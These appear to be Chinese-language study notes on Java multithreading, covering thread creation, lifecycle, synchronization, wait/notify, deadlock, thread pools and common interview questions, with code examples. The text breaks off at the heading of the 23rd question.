| 线程 | 线程是进程的最少执行单元，一个线程代表一条代码执行流水线。 | 诸线程共享所属进程的地址空间 | 线程之间的通信开销小 | Java |  |

**并发和并行的区别**：

并发就是单个CPU轮换执行多个线程，总体上看多个线程被“同时”执行；并行就是多个CPU真正地同时执行多个线程。

打个比方。并发，就像一个人（单核cpu）喂2个孩子（程序），轮换着每人喂一口，表面上两个孩子都在吃饭。并行，就是2个人（多核cpu）喂2个孩子，两个孩子也同时在吃饭。

对于单核CPU，多线程只能并发运行；对于多核cpu，多线程既可并发，亦可并行执行。

**同步和异步的区别**：同步：你做完我做；异步：你走你的阳关道，我走我的独木桥。

笔试题：一个Java应用程序在运行的时候至少有几个线程？答：2个线程，主线线程负责执行main方法，垃圾回收器线程负责回收垃圾。

**线程的生命周期**

****

|  |
| --- |
| 静.sleep(...)结束/同步解锁/锁.wait(...)结束/锁.notify...() 静.sleep(...)/同步上锁/锁.wait(...)/他.join(...)/静.yield()  /他.join(...)结束/interrupt()/IO完成 /IO阻塞  <-------------- 阻塞 <----------  / \  new() start() / 获取了cpu执行权 \ run()结束或异常  创建 ---------------------------------> 可运行 -------------------------------> 运行 -------------------------> 死亡  <--------------------------------  被抢夺了cpu执行权（时间片用完/更高优先级线程出现） |

**多线程的优缺点**：

优点：在一个进程中可同时执行多个任务，提高了资源利用率（不是提高效率）。

缺点：增加了CPU和内存的负担，降低了每个线程的执行概率；引发线程安全问题、死锁现象。

[**JAVA多线程实现的三种方式**](http://blog.csdn.net/aboy123/article/details/38307539)**（推荐第二种，因为Java是单继承的，尽量用实现！）**

**1、继承Thread类（该类是线程类，Thread类及其子类都是线程类）**

如何自定义线程：

1. 自定义一个类继承Thread类。（Thread类实现了Runnable接口并维持了一个Runnable接口的引用target）

2. 重写Thread类的run方法，把自定义线程的任务代码定义在run方法上。（main线程的任务代码是main方法里面的所有代码）

3. 创建自定义线程对象。

4. 调用线程的start()方法开启线程。一个线程一旦开启就会执行run方法中的所有代码。

**自定义类继承Thread类并重写其run()方法（写自定义线程的执行代码）**：

1. **public** **class** MyThread **extends** Thread {
2. **public** **void** run() {
3. System.out.println("MyThread.run()");
4. }
5. }

**在合适的地方创建（new）并启动（start()）自定义类线程实例**：

1. MyThread myThread1 = **new** MyThread();
2. MyThread myThread2 = **new** MyThread();
3. myThread1.start();
4. myThread2.start();

启动后，start()会调用Thread类的子类线程实例重写后的run()方法。如果子类不重写run()方法，那么将调用父类Thread的run()方法，而父类Thread的run()方法什么都不执行，因为无参构造导致target为null，参考JDK源代码：

1. **public** **void** run() {
2. **if** (target != **null**) {
3. target.run();
4. }
5. }

**2、实现Runnable接口（该类不是线程类，线程类是Thread类及其子类）**

如果自己的类已经extends另一个类，就无法直接extends Thread，此时，必须**实现Runnable接口并实现其run()方法**，如下：

1. **public** **class** MyThread **extends** OtherClass **implements** Runnable {
2. **public** **void** run() {
3. System.out.println("MyThread.run()");
4. }
5. }

**在合适的地方创建（new）Thread类线程实例，并传入Runnable实现类实例**（即MyThread实例），**然后启动（start()）Thread类线程实例**：

1. MyThread myThread = **new** MyThread();
2. Thread thread = **new** Thread(myThread);
3. thread.start();

启动后，Thread类线程实例的run()方法就会调用传入的Runnable实现类实例的run()方法，参考JDK源代码：

1. **public** **void** run() {
2. **if** (target != **null**) {
3. target.run();
4. }
5. }

**简写形式：**

|  |
| --- |
| **new** Thread(**new** Runnable() {  @Override  **public** **void** run() {  System.***out***.println("MyThread.run()");  }  }).start(); |

**3、使用ExecutorService、Callable、Future实现有返回结果的多线程**  
ExecutorService、Callable、Future这个对象实际上都是属于Executor框架中的功能类。返回结果的线程是在JDK1.5中引入的新特征，确实很实用，有了这种特征我就不需要再为了得到返回值而大费周折了，而且即便实现了也可能漏洞百出。

有返回值的任务必须实现Callable接口，类似的，无返回值的任务必须实现Runnable接口。执行Callable任务后，可以获取一个Future的对象，在该对象上调用get就可以获取到Callable任务返回的Object了，再结合线程池接口ExecutorService就可以实现传说中有返回结果的多线程了。下面提供了一个完整的有返回结果的多线程测试例子，在JDK1.5下验证过没问题可以直接使用。代码如下：

|  |
| --- |
| **import** java.util.concurrent.\*;  **import** java.util.Date;  **import** java.util.List;  **import** java.util.ArrayList;  /\*\*  \* 有返回值的线程  \*/  @SuppressWarnings("unchecked")  **public** **class** Test {  **public** **static** **void** main(String[] args) **throws** ExecutionException, InterruptedException {  System.***out***.println("----程序开始运行----");  Date date1 = **new** Date();  **int** taskSize = 5;  // 创建一个线程池  ExecutorService pool = Executors.*newFixedThreadPool*(taskSize);  // 创建多个有返回值的任务  List<Future> list = **new** ArrayList<Future>();  **for** (**int** i = 0; i < taskSize; i++) {  Callable c = **new** MyCallable(i + " ");  // 执行任务并获取Future对象  Future f = pool.submit(c);  // System.out.println(">>>" + f.get().toString());  list.add(f);  }  // 关闭线程池  pool.shutdown();  // 获取所有并发任务的运行结果  **for** (Future f : list) {  // 从Future对象上获取任务的返回值，并输出到控制台。  // 如果Executor后台线程池还没有完成Callable的计算，这调用返回Future对象的get()方法，会阻塞直到计算完成。  System.***out***.println(">>>" + f.get().toString());  }  Date date2 = **new** Date();  System.***out***.println("----程序结束运行----，程序运行时间【" + (date2.getTime() - date1.getTime()) + "毫秒】");  }  }  **class** MyCallable **implements** Callable<Object> {  **private** String taskNum;  MyCallable(String taskNum) {  **this**.taskNum = taskNum;  }  **public** Object call() **throws** Exception {  System.***out***.println(">>>" + taskNum + "任务启动");  Date dateTmp1 = **new** Date();  Thread.*sleep*(10000);  Date dateTmp2 = **new** Date();  **long** time = dateTmp2.getTime() - dateTmp1.getTime();  System.***out***.println(">>>" + taskNum + "任务终止");  **return** taskNum + "任务返回运行结果,当前任务时间【" + time + "毫秒】";  }  } |

代码说明：  
上述代码中Executors类，提供了一系列工厂方法用于创建线程池，返回的线程池都实现了ExecutorService接口。  
public static ExecutorService newFixedThreadPool(int nThreads) 创建固定数目线程的线程池。  
public static ExecutorService newCachedThreadPool() 创建一个可缓存的线程池，调用execute 将重用以前构造的线程（如果线程可用）。如果现有线程没有可用的，则创建一个新线程并添加到池中。终止并从缓存中移除那些已有 60 秒钟未被使用的线程。  
public static ExecutorService newSingleThreadExecutor() 创建一个单线程化的Executor。  
public static ScheduledExecutorService newScheduledThreadPool(int corePoolSize) 创建一个支持定时及周期性的任务执行的线程池，多数情况下可用来替代Timer类。  
ExecutoreService提供了submit()方法，传递一个Callable，或Runnable，返回Future。如果Executor后台线程池还没有完成Callable的计算，这调用返回Future对象的get()方法，会阻塞直到计算完成。

**线程池**

设置线程池大小简单的但不知是否可行的方法（N为CPU总核数）：

如果是CPU密集型应用，则线程池大小设置为N+1

如果是IO密集型应用，则线程池大小设置为2N+1

一般服务器的CPU核数为16或者32

**Thread线程常用的方法**：

构造方法() 无参构造方法

构造方法(String name) 构造方法(初始化线程名)

构造方法([Runnable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Runnable.html) target) 构造方法(传入[Runnable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Runnable.html)实现类对象)

构造方法([Runnable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Runnable.html) target, [String](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html) name) 构造方法(传入[Runnable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Runnable.html)实现类对象，初始化线程名)

setName(String name) 更改线程名。

getName() 返回线程名。

**static** currentThread() 返回当前**执行**该方法的线程对象的引用。（**是执行的线程，不是调用的线程，不能看是哪个线程点出来的！**）

**线程睡眠**

**static** sleep(long millis) 使**执行**该方法的线程睡眠指定毫秒数。（**是执行的线程，不是调用的线程，不能看是哪个线程点出来的！**）

**线程优先级（线程创建时，子线程继承父线程的优先级）（设置线程优先级仅供系统参考，不能依此决定线程的执行顺序！）**

setPriority(int newPriority) 更改线程的优先级，最大10，最小1，默认5。

getPriority() 返回线程的优先级。

**守护线程**

isDaemon() 判断是否为守护线程（后台线程）。（默认为前台线程）

setDaemon(true/false) 更改为守护线程/前台线程。

**线程让步**

join() **调用**该方法的线程强势加入！（**执行**该方法的线程让步于**调用**该方法的线程）

**static** void [yield](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Thread.html#yield())() 暂停当前**执行**该方法的线程，并执行其他线程。

**清除线程阻塞状态**

interrupt() 清除由sleep、join、wait等方法导致的线程阻塞状态

**停止线程的方法**：

1. 停止一个线程一般使用boolean**成员变量**如flag（默认为true）去控制，例如将自定义线程的任务代码用while(flag){...}循环包起来，在合适的地方（其他方法中）执行flag=false去停止它。
2. 另一种方式是直接在自定义线程的任务代码中设置return或break判断机制。
3. 如果要停止的是一个阻塞状态下的线程，那么就要先用interrupt()方法清除阻塞状态，再停止它！

**Object类关于线程通信的方法：wait和notify（重点）**

**（必须在同步代码块或同步函数中由锁对象调用）（Thread.sleep不会释放锁，obj.wait会释放锁）**

void **锁对象.**wait() 使在此对象监视器上的当前线程等待。（**执行**该方法的线程会进入以锁对象为标识的等待池中等待）

void **锁对象.**[wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long))(long timeout) 在其他线程调用此对象的 [notify...()](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()) 方法或者超过指定的时间量前，导致当前线程等待。

void **锁对象.**[wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int))(long timeout, int nanos) 在其他线程调用此对象的 [notify...()](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()) 方法或者其他某个线程中断当前线程，或者已超过某个实际时间量前，导致当前线程等待。

void **锁对象.**notify() 唤醒在此对象监视器上等待的单个线程。（**执行**该方法的线程会唤醒在以锁对象为标识的等待池中等待的随机一个线程）

void **锁对象.**notifyAll() 唤醒在此对象监视器上等待的所有线程。（**执行**该方法的线程会唤醒在以锁对象为标识的等待池中等待的所有线程）

**线程通信案例：模拟生产和消费，生产一个消费一个**

|  |  |
| --- | --- |
| **public** **class** WaitAndNotify {  **public** **static** **void** main(String[] args) {  Produce p = **new** Produce();  Thread t1 = **new** Thread(**new** Producer(p), "生产者");  Thread t2 = **new** Thread(**new** Customer(p), "消费者");  t1.start();  t2.start();  }  } | **class** Produce {  String name;// 产品名称  **double** price;// 产品价格  **boolean** flag;// 产品状态，true为有产品，false为无产品  } |
| **class** Producer **implements** Runnable {  Produce p;  **int** num;  **public** Producer(Produce p) {  **this**.p = p;  }  @Override  **public** **void** run() {  **while** (**true**) {  **synchronized** (p) {// 加锁防止价格混乱  **if** (!p.flag) {// 如果没有产品则生产产品  **if** (num++ % 2 == 0) {// 取余、自增以生产多种产品  p.name = "摩托车";  p.price = 3000;  } **else** {  p.name = "自行车";  p.price = 400;  }  System.***out***.println(Thread.*currentThread*().getName() + "生产了一辆" + p.name + "，价格为" + p.price);  p.notify();// 生产完通知消费，**如果有多个生产者或消费者，使用notifyAll()**  p.flag = **true**;  } **else** {  **try** {  p.wait();// 如果有产品，则等待消费后再生产  } **catch** (InterruptedException e) {  e.printStackTrace();  }  }  }  }  }  } | **class** Customer **implements** Runnable {  Produce p;  **public** Customer(Produce p) {  **this**.p = p;  }  @Override  **public** **void** run() {  **while** (**true**) {  **synchronized** (p) {// 加锁防止价格混乱  **if** (p.flag) {// 如果有产品则消费产品  System.***out***.println(Thread.*currentThread*().getName() + "消费了一辆" + p.name + "，价格为" + p.price);  p.flag = **false**;  p.notify();// 消费完通知生产，**如果有多个生产者或消费者，使用notifyAll()**  } **else** {  **try** {  p.wait();// 如果没有产品，则等待生产后再消费  } **catch** (InterruptedException e) {  e.printStackTrace();  }  }  }  }  }  } |

**线程通信案例：四线程使某类对象成员变量在0和1之间随机变化**

|  |  |
| --- | --- |
| **package** com.tongwx.thread;  **public** **class** Forever0or1 {  **public** **static** **void** main(String[] args) {  Sample sample = **new** Sample();  Thread t1 = **new** IncreaseThread(sample);  Thread t2 = **new** DecreaseThread(sample);  Thread t3 = **new** IncreaseThread(sample);  Thread t4 = **new** DecreaseThread(sample);  t1.start();  t2.start();  t3.start();  t4.start();  }  } | **class** Sample {  **private** **int** number;  **public** **synchronized** **void** increase() {  **while** (0 != number) {//**不可用if，因为wait被唤醒后要重新判断number的值**  **try** {  wait();  } **catch** (InterruptedException e) {  e.printStackTrace();  }  }  number++;  System.***out***.println(number);  notify();  }  **public** **synchronized** **void** decrease() {  **while** (0 == number) {//**不可用if，因为wait被唤醒后要重新判断number的值**  **try** {  wait();  } **catch** (InterruptedException e) {  e.printStackTrace();  }  }  number--;  System.***out***.println(number);  notify();  }  } |
| **class** IncreaseThread **extends** Thread {  **private** Sample sample;  **public** IncreaseThread(Sample sample) {  **this**.sample = sample;  }  @Override  **public** **void** run() {  **for** (**int** i = 0; i < 20; i++) {  **try** {  Thread.*sleep*((**long**) (Math.*random*() \* 1000));  } **catch** (InterruptedException e) {  e.printStackTrace();  }  sample.increase();  }  }  } | **class** DecreaseThread **extends** Thread {  **private** Sample sample;  **public** DecreaseThread(Sample sample) {  **this**.sample = sample;  }  @Override  **public** **void** run() {  **for** (**int** i = 0; i < 20; i++) {  **try** {  Thread.*sleep*((**long**) (Math.*random*() \* 1000));  } **catch** (InterruptedException e) {  e.printStackTrace();  }  sample.decrease();  }  }  } |

**Thread线程安全问题：锁机制（重点）**

**出现****线程安全问题的原因**：多个线程同时访问修改同一个资源。

**线程安全问题的解决方案**：使用同步代码块或同步方法（由synchronized修饰）。（被同步保护的资源应当是私有的，否则同步可能无效）

**同步非静态方法的锁对象**：

非静态同步函数的锁对象是this（当前函数调用者，当前方法所属当前对象），不用编程人员指定，也无法修改，

某线程调用某对象的非静态同步方法时将该对象上锁，其他线程无法访问该对象的任何同步方法（**同步执行相同对象的任何非静态同步方法**）；

多个线程分别调用某类的多个对象的非静态同步方法时，由于锁对象是该类的不同对象，所以多个线程同时执行不同对象的同步方法（**异步执行不同对象的任何非静态同步方法**）。

**同步静态方法的锁对象**：静态同步函数的锁对象是当前方法所属类的class文件对象。

**同步执行同一类的相同对象或不同对象的实际上是类的任何静态同步方法。**

**同步代码块的锁对象**：锁对象可以是任意对象，但如欲同步则锁对象必须为多个线程共享（唯一性），通常用this，可以为全局唯一的字符串。

**总结：只要锁对象相同，就同步执行（排队），否则就异步执行（并发或并行）。**

**推荐使用同步代码块**：锁对象可自定义；同步范围可自定义，同步范围比同步方法小，并发性能高。

**Thread死锁问题（哲学家就餐问题）**

|  |  |
| --- | --- |
| 当多处同步代码块使用同一个锁对象的情况发生多起时，容易出现死锁现象（线程之间互相等待对方释放锁）。所以应尽量避免多处同步代码块使用同一个锁对象！  死锁现象示例如右： | **public** **class** DeadLockThread **extends** Thread {  **public** **static** **void** main(String[] args) {  DeadLockThread t1 = **new** DeadLockThread("张三");  DeadLockThread t2 = **new** DeadLockThread("李四");  t1.start();  t2.start();  }  **public** DeadLockThread(String threadName) {  **super**(threadName);  }  @Override  **public** **void** run() {  **if** ("张三".equals(**this**.getName())) {  **synchronized** ("遥控器") {  System.***out***.println("取遥控器！");  **synchronized** ("电池") {  System.***out***.println("取电池！");  }  }  }  **if** ("李四".equals(**this**.getName())) {  **synchronized** ("电池") {  System.***out***.println("取电池！");  **synchronized** ("遥控器") {  System.***out***.println("取遥控器！");  }  }  }  }  } |

**多线程案例：模拟多窗口售票**

|  |  |
| --- | --- |
| **继承Thread类的案例** | **实现Runnable的案例** |
| **public** **class** SellTicketsThread **extends** Thread {  **public** **static** **void** main(String[] args) {  // 创建线程对象  SellTicketsThread s1 = **new** SellTicketsThread("窗口一");  SellTicketsThread s2 = **new** SellTicketsThread("窗口二");  SellTicketsThread s3 = **new** SellTicketsThread("窗口三");  // 启动线程对象  s1.start();  s2.start();  s3.start();  }  // 总票数，静态的（所有线程共享）  **private** **static** **int** *num* = 50;  // 调用父类一个参数的构造函数， 初始化线程的名字。  **public** SellTicketsThread(String threadName) {  **super**(threadName);  }  // 线程的任务代码  @Override  **public** **void** run() {  **while** (**true**) {  **synchronized** ("锁1") {  **if** (*num* > 0) {  // **当前对象就是当前线程，****可用this指代当前线程**  System.***out***.println("当前线程所属类是" + **this**.*currentThread*().getClass());// **SellTicketsThread**  System.***out***.println("当前对象所属类是" + **this**.getClass());// **SellTicketsRunnable**  System.***out***.println(**this**.getName() + "卖出了" + *num*-- + "号票");  } **else** {  System.***out***.println("售罄！");  **break**;  }  }  }  }  } | **public** **class** SellTicketsRunnable **implements** Runnable {  **public** **static** **void** main(String[] args) {  // 创建Runnable实现类对象  SellTicketsRunnable s = **new** SellTicketsRunnable();  // 创建线程对象，传入Runnable实现类对象  Thread t1 = **new** Thread(s, "窗口一");  Thread t2 = **new** Thread(s, "窗口二");  Thread t3 = **new** Thread(s, "窗口三");  // 启动线程对象  t1.start();  t2.start();  t3.start();  }  // 总票数，静态的（所有Runnable实现类共享），**如果Runnable实现类只创建了一个，可不加static**  **private** **static** **int** *num* = 50;  // 实现类的任务代码  @Override  **public** **void** run() {  **while** (**true**) {  **synchronized** ("锁2") {  **if** (*num* > 0) {  // **当前对象不是当前线程，不可用this指代当前线程**  System.***out***.println("当前线程所属类是" + **Thread**.*currentThread*().getClass());// **Thread**  System.***out***.println("当前对象所属类是" + **this**.getClass());// **SellTicketsRunnable**  System.***out***.println(Thread.*currentThread*().getName() + "卖出了" + *num*-- + "号票");  } **else** {  System.***out***.println("售罄！");  **break**;  }  }  }  }  } |

**多线程和类变量、局部变量的关系**

|  |
| --- |
| **package** com.tongwx.thread;  **public** **class** TestThread {  **public** **static** **void** main(String[] args) **throws** InterruptedException {  // //同时输出两串0-9，因为不管num是成员变量还是局部变量，两个线程都各自拥有互不相干的num变量  // new MyThread1().start();  // new MyThread1().start();  // //同时输出两串0-9，因为不管num是成员变量还是局部变量，两个线程都各自拥有一个互不相干的MyThread2实例及其num变量  // new Thread(new MyThread2()).start();  // new Thread(new MyThread2()).start();  //如果num是成员变量，无序输出0-19，因为两个线程共享同一个对象的成员变量；  //如果num是局部变量，同时输出两串0-9，因为两个线程各自拥有一份同一个对象之局部变量的拷贝。  MyThread2 myThread2 = **new** MyThread2();  **new** Thread(myThread2).start();  **new** Thread(myThread2).start();  }  }  **class** MyThread1 **extends** Thread {  **private** **int** num;  @Override  **public** **void** run() {  **int** num = 0;  **for** (**int** i = 0; i < 10; i++) {  System.***out***.println(num++);  // System.out.println(this.num++);  }  }  }  **class** MyThread2 **implements** Runnable {  **private** **int** num;  @Override  **public** **void** run() {  **int** num = 0;  **for** (**int** i = 0; i < 10; i++) {  // System.out.println(num++);  System.***out***.println(**this**.num++);  }  }  } |

**40个Java多线程问题总结**

**1、多线程有什么用？**

一个可能在很多人看来很扯淡的一个问题：我会用多线程就好了，还管它有什么用？在我看来，这个回答更扯淡。所谓"知其然知其所以然"，"会用"只是"知其然"，"为什么用"才是"知其所以然"，只有达到"知其然知其所以然"的程度才可以说是把一个知识点运用自如。OK，下面说说我对这个问题的看法：

（1）发挥多核CPU的优势

随着工业的进步，现在的笔记本、台式机乃至商用的应用服务器至少也都是双核的，4核、8核甚至16核的也都不少见，如果是单线程的程序，那么在双核CPU上就浪费了50%，在4核CPU上就浪费了75%。**单核CPU上所谓的"多线程"那是假的多线程，同一时间处理器只会处理一段逻辑，只不过线程之间切换得比较快，看着像多个线程"同时"运行罢了**。多核CPU上的多线程才是真正的多线程，它能让你的多段逻辑同时工作，多线程，可以真正发挥出多核CPU的优势来，达到充分利用CPU的目的。

（2）防止阻塞

从程序运行效率的角度来看，单核CPU不但不会发挥出多线程的优势，反而会因为在单核CPU上运行多线程导致线程上下文的切换，而降低程序整体的效率。但是单核CPU我们还是要应用多线程，就是为了防止阻塞。试想，如果单核CPU使用单线程，那么只要这个线程阻塞了，比方说远程读取某个数据吧，对端迟迟未返回又没有设置超时时间，那么你的整个程序在数据返回回来之前就停止运行了。多线程可以防止这个问题，多条线程同时运行，哪怕一条线程的代码执行读取数据阻塞，也不会影响其它任务的执行。

（3）便于建模

这是另外一个没有这么明显的优点了。假设有一个大的任务A，单线程编程，那么就要考虑很多，建立整个程序模型比较麻烦。但是如果把这个大的任务A分解成几个小任务，任务B、任务C、任务D，分别建立程序模型，并通过多线程分别运行这几个任务，那就简单很多了。

**2、创建线程的方式**

比较常见的一个问题了，一般就是两种：

（1）继承Thread类

（2）实现Runnable接口

至于哪个好，不用说肯定是后者好，因为实现接口的方式比继承类的方式更灵活，也能减少程序之间的耦合度，**面向接口编程**也是设计模式6大原则的核心。

**3、start()方法和run()方法的区别**

只有调用了start()方法，才会表现出多线程的特性，不同线程的run()方法里面的代码交替执行。如果只是调用run()方法，那么代码还是同步执行的，必须等待一个线程的run()方法里面的代码全部执行完毕之后，另外一个线程才可以执行其run()方法里面的代码。

**4、Runnable接口和Callable接口的区别**

有点深的问题了，也看出一个Java程序员学习知识的广度。

Runnable接口中的run()方法的返回值是void，它做的事情只是纯粹地去执行run()方法中的代码而已；Callable接口中的call()方法是有返回值的，是一个泛型，和Future、FutureTask配合可以用来获取异步执行的结果。

这其实是很有用的一个特性，因为**多线程相比单线程更难、更复杂的一个重要原因就是因为多线程充满着未知性**，某条线程是否执行了？某条线程执行了多久？某条线程执行的时候我们期望的数据是否已经赋值完毕？无法得知，我们能做的只是等待这条多线程的任务执行完毕而已。而Callable+Future/FutureTask却可以获取多线程运行的结果，可以在等待时间太长没获取到需要的数据的情况下取消该线程的任务，真的是非常有用。

**5、CyclicBarrier和CountDownLatch的区别**

两个看上去有点像的类，都在java.util.concurrent下，都可以用来表示代码运行到某个点上，二者的区别在于：

（1）CyclicBarrier的某个线程运行到某个点上之后，该线程即停止运行，直到所有的线程都到达了这个点，所有线程才重新运行；CountDownLatch则不是，某线程运行到某个点上之后，只是给某个数值-1而已，该线程继续运行

（2）CyclicBarrier只能唤起一个任务，CountDownLatch可以唤起多个任务

（3）CyclicBarrier可重用，CountDownLatch不可重用，计数值为0该CountDownLatch就不可再用了

**6、volatile关键字的作用**

一个非常重要的问题，是每个学习、应用多线程的Java程序员都必须掌握的。理解volatile关键字的作用的前提是要理解Java内存模型，这里就不讲Java内存模型了，可以参见第31点，volatile关键字的作用主要有两个：

（1）多线程主要围绕可见性和原子性两个特性而展开，使用volatile关键字修饰的变量，保证了其在多线程之间的可见性，即每次读取到volatile变量，一定是最新的数据

（2）代码底层执行不像我们看到的高级语言----Java程序这么简单，它的执行是**Java代码-->字节码-->根据字节码执行对应的C/C++代码-->C/C++代码被编译成汇编语言-->和硬件电路交互**，现实中，为了获取更好的性能JVM可能会对指令进行重排序，多线程下可能会出现一些意想不到的问题。使用volatile则会对禁止语义重排序，当然这也一定程度上降低了代码执行效率

从实践角度而言，volatile的一个重要作用就是和CAS结合，保证了原子性，详细的可以参见java.util.concurrent.atomic包下的类，比如AtomicInteger。

**7、什么是线程安全**

又是一个理论的问题，各式各样的答案有很多，我给出一个个人认为解释地最好的：**如果你的代码在多线程下执行和在单线程下执行永远都能获得一样的结果，那么你的代码就是线程安全的**。

这个问题有值得一提的地方，就是线程安全也是有几个级别的：

（1）不可变

像String、Integer、Long这些，都是final类型的类，任何一个线程都改变不了它们的值，要改变除非新创建一个，因此这些不可变对象不需要任何同步手段就可以直接在多线程环境下使用

（2）绝对线程安全

不管运行时环境如何，调用者都不需要额外的同步措施。要做到这一点通常需要付出许多额外的代价，Java中标注自己是线程安全的类，实际上绝大多数都不是线程安全的，不过绝对线程安全的类，Java中也有，比方说CopyOnWriteArrayList、CopyOnWriteArraySet

（3）相对线程安全

相对线程安全也就是我们通常意义上所说的线程安全，像Vector这种，add、remove方法都是原子操作，不会被打断，但也仅限于此，如果有个线程在遍历某个Vector、有个线程同时在add这个Vector，99%的情况下都会出现ConcurrentModificationException，也就是**fail-fast机制**。

（4）线程非安全

这个就没什么好说的了，ArrayList、LinkedList、HashMap等都是线程非安全的类

**8、Java中如何获取到线程dump文件**

死循环、死锁、阻塞、页面打开慢等问题，打线程dump是最好的解决问题的途径。所谓线程dump也就是线程堆栈，获取到线程堆栈有两步：

（1）获取到线程的pid，可以通过使用jps命令，在Linux环境下还可以使用ps -ef | grep java

（2）打印线程堆栈，可以通过使用jstack pid命令，在Linux环境下还可以使用kill -3 pid

另外提一点，Thread类提供了一个getStackTrace()方法也可以用于获取线程堆栈。这是一个实例方法，因此此方法是和具体线程实例绑定的，每次获取获取到的是具体某个线程当前运行的堆栈，

**9、一个线程如果出现了运行时异常会怎么样**

如果这个异常没有被捕获的话，这个线程就停止执行了。另外重要的一点是：**如果这个线程持有某个某个对象的监视器，那么这个对象监视器会被立即释放**

**10、如何在两个线程之间共享数据**

通过在线程之间共享对象就可以了，然后通过wait/notify/notifyAll、await/signal/signalAll进行唤起和等待，比方说阻塞队列BlockingQueue就是为线程之间共享数据而设计的

**11、sleep方法和wait方法有什么区别**

这个问题常问，sleep方法和wait方法都可以用来放弃CPU一定的时间，不同点在于如果线程持有某个对象的监视器，sleep方法不会放弃这个对象的监视器，wait方法会放弃这个对象的监视器

**12、生产者消费者模型的作用是什么**

这个问题很理论，但是很重要：

（1）**通过平衡生产者的生产能力和消费者的消费能力来提升整个系统的运行效率**，这是生产者消费者模型最重要的作用

（2）解耦，这是生产者消费者模型附带的作用，解耦意味着生产者和消费者之间的联系少，联系越少越可以独自发展而不需要收到相互的制约

**13、ThreadLocal有什么用**

简单说ThreadLocal就是一种以**空间换时间**的做法，在每个Thread里面维护了一个以开地址法实现的ThreadLocal.ThreadLocalMap，把数据进行隔离，数据不共享，自然就没有线程安全方面的问题了

**14、为什么wait()方法和notify()/notifyAll()方法要在同步块中被调用**

这是JDK强制的，wait()方法和notify()/notifyAll()方法在调用前都必须先获得对象的锁

**15、wait()方法和notify()/notifyAll()方法在放弃对象监视器时有什么区别**

wait()方法和notify()/notifyAll()方法在放弃对象监视器的时候的区别在于：**wait()方法立即释放对象监视器，notify()/notifyAll()方法则会等待线程剩余代码执行完毕才会放弃对象监视器**。

**16、为什么要使用线程池**

避免频繁地创建和销毁线程，达到线程对象的重用。另外，使用线程池还可以根据项目灵活地控制并发的数目。

**17、怎么检测一个线程是否持有对象监视器**

我也是在网上看到一道多线程面试题才知道有方法可以判断某个线程是否持有对象监视器：Thread类提供了一个holdsLock(Object obj)方法，当且仅当对象obj的监视器被某条线程持有的时候才会返回true，注意这是一个static方法，这意味着**"某条线程"指的是当前线程**。

**18、synchronized和ReentrantLock的区别**

synchronized是和if、else、for、while一样的关键字，ReentrantLock是类，这是二者的本质区别。既然ReentrantLock是类，那么它就提供了比synchronized更多更灵活的特性，可以被继承、可以有方法、可以有各种各样的类变量，ReentrantLock比synchronized的扩展性体现在几点上：

（1）ReentrantLock可以对获取锁的等待时间进行设置，这样就避免了死锁

（2）ReentrantLock可以获取各种锁的信息

（3）ReentrantLock可以灵活地实现多路通知

另外，二者的锁机制其实也是不一样的。ReentrantLock底层调用的是Unsafe的park方法加锁，synchronized操作的应该是对象头中mark word，这点我不能确定。

**19、ConcurrentHashMap的并发度是什么**

ConcurrentHashMap的并发度就是segment的大小，默认为16，这意味着最多同时可以有16条线程操作ConcurrentHashMap，这也是ConcurrentHashMap对Hashtable的最大优势，任何情况下，Hashtable能同时有两条线程获取Hashtable中的数据吗？

**20、ReadWriteLock是什么**

首先明确一下，不是说ReentrantLock不好，只是ReentrantLock某些时候有局限。如果使用ReentrantLock，可能本身是为了防止线程A在写数据、线程B在读数据造成的数据不一致，但这样，如果线程C在读数据、线程D也在读数据，读数据是不会改变数据的，没有必要加锁，但是还是加锁了，降低了程序的性能。

因为这个，才诞生了读写锁ReadWriteLock。ReadWriteLock是一个读写锁接口，ReentrantReadWriteLock是ReadWriteLock接口的一个具体实现，实现了读写的分离，**读锁是共享的，写锁是独占的**，读和读之间不会互斥，读和写、写和读、写和写之间才会互斥，提升了读写的性能。

**21、FutureTask是什么**

这个其实前面有提到过，FutureTask表示一个异步运算的任务。FutureTask里面可以传入一个Callable的具体实现类，可以对这个异步运算的任务的结果进行等待获取、判断是否已经完成、取消任务等操作。当然，由于FutureTask也是Runnable接口的实现类，所以FutureTask也可以放入线程池中。

**22、Linux环境下如何查找哪个线程使用CPU最长**

这是一个比较偏实践的问题，这种问题我觉得挺有意义的。可以这么做：

（1）获取项目的pid，jps或者ps -ef | grep java，这个前面有讲过

（2）top -H -p pid，顺序不能改变

这样就可以打印出当前的项目，每条线程占用CPU时间的百分比。注意这里打出的是LWP，也就是操作系统原生线程的线程号，我笔记本山没有部署Linux环境下的Java工程，因此没有办法截图演示，网友朋友们如果公司是使用Linux环境部署项目的话，可以尝试一下。

使用"top -H -p pid"+"jps pid"可以很容易地找到某条占用CPU高的线程的线程堆栈，从而定位占用CPU高的原因，一般是因为不当的代码操作导致了死循环。

最后提一点，"top -H -p pid"打出来的LWP是十进制的，"jps pid"打出来的本地线程号是十六进制的，转换一下，就能定位到占用CPU高的线程的当前线程堆栈了。

**23、Java编程写一个会导致死锁的程序**

